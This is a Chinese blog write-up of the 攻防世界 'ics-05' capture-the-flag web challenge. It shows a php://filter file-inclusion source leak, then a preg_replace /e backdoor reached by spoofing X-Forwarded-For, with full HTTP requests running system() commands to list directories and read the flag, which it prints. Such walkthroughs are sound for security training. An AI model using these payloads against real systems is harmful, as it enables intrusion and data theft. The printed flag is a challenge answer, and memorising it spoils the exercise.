攻防世界web ics-05 writeup

原创

Sprint#51264 于 2020-08-08 16:43:20 发布 104 收藏

分类专栏： Web

本文链接：https://blog.csdn.net/qq_45837896/article/details/107881491


考点：


文件包含 PHP伪协议

preg_replace函数/e模式下，函数将把replace中php代码直接执行


如题：

又是熟悉的管理系统，这次是设备维护中心出了差错





要注意刚点进去是什么都没有的，但是经过一番摸索点击左上角的云平台设备维护中心会出现一个新页面



虽然长得样子差不多但是url后多了一个page参数
更改参数发现显示的字样会根据url的修改而更改，起初以为是xss攻击，但是看了前辈的博客发现是文件包含漏洞，附上LFI漏洞判断

> LFI漏洞的黑盒判断方法：
> 单纯的从URL判断的话，URL中path、dir、file、pag、page、archive、p、eng、语言文件等相关关键字眼的时候,可能存在文件包含漏洞。

用到文件包含，根据index字样判断index.php中有后门

构造url

```
http://220.249.52.133:42668/index.php?page=php://filter/read=convert.base64-encode/resource=index.php
```

（这里是把页面源码进行base64加密输出，否则代码将会直接执行而不显示）


将加密后的代码进行base64解密获取页面源代码

阅读源码之后发现前一部分和f12看到的差不多，但是后面多出来一段

```php
//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}
```


阅读后我们发现要检查http头中的XFF是否为127.0.0.1
如果是的话就从url里获取三个参数，并进行preg_replace替换
利用这一特性我们用bp抓包改包

（ps：%26是&的url编码，在url中不能使用空格，应当使用+代替空格，编码时+自动转为空格）



```
GET /index.php?pat=/test/e&rep=system("ls")&sub=testt HTTP/1.1
Host: 220.249.52.133:42668
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://220.249.52.133:42668/index.php
Connection: close
Cookie: PHPSESSID=npuiqm5gm0h8ikjfeaq8fi34s2
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
X-Forwarded-For:127.0.0.1
```

```
            { field: 'status', title: '维护状态', minWidth: 120, sort: true },
            { field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', un
          ]
        ],
        page: true
      });
  });
  </script>
  <script>
  layui.use('element', function() {
    var element = layui.element;
//导航的hover效果、二级菜单等功能，需要依赖element模块
    //监听导航点击
    element.on('nav(demo)', function(elem) {
      //console.log(elem)
      layer.msg(elem.text());
    });
  });
  </script>

<br >Welcome My Admin ! <br >css
index.html
index.php
js
layui
logo.png
s3chahahaDir
start.sh
视图.png

</body>
```


查看网站文件目录

```
?pat=/test/e&rep=system("ls")&sub=test
```

发现s3chahahaDir目录
cd进该目录查看文件

```
?pat=/test/e&rep=system("cd+s3chahahaDir+%26%26+ls")&sub=test
```

```
  </script>

<br >Welcome My Admin ! <br >flag
```

发现有个flag路径

```
?pat=/test/e&rep=system("cd+s3chahahaDir/flag+%26%26+ls")&sub=test
```

```
<br >Welcome My Admin ! <br >flag.php
```

发现有flag.php
用cat命令输出flag.php文件的内容

```
?pat=/test/e&rep=system("cat+s3chahahaDir/flag/flag.php+%26%26+ls")&sub=test
```

```
$flag = 'cyberpeace{ee43be9d60ea9e3978c2750db2832c13}';

?>
```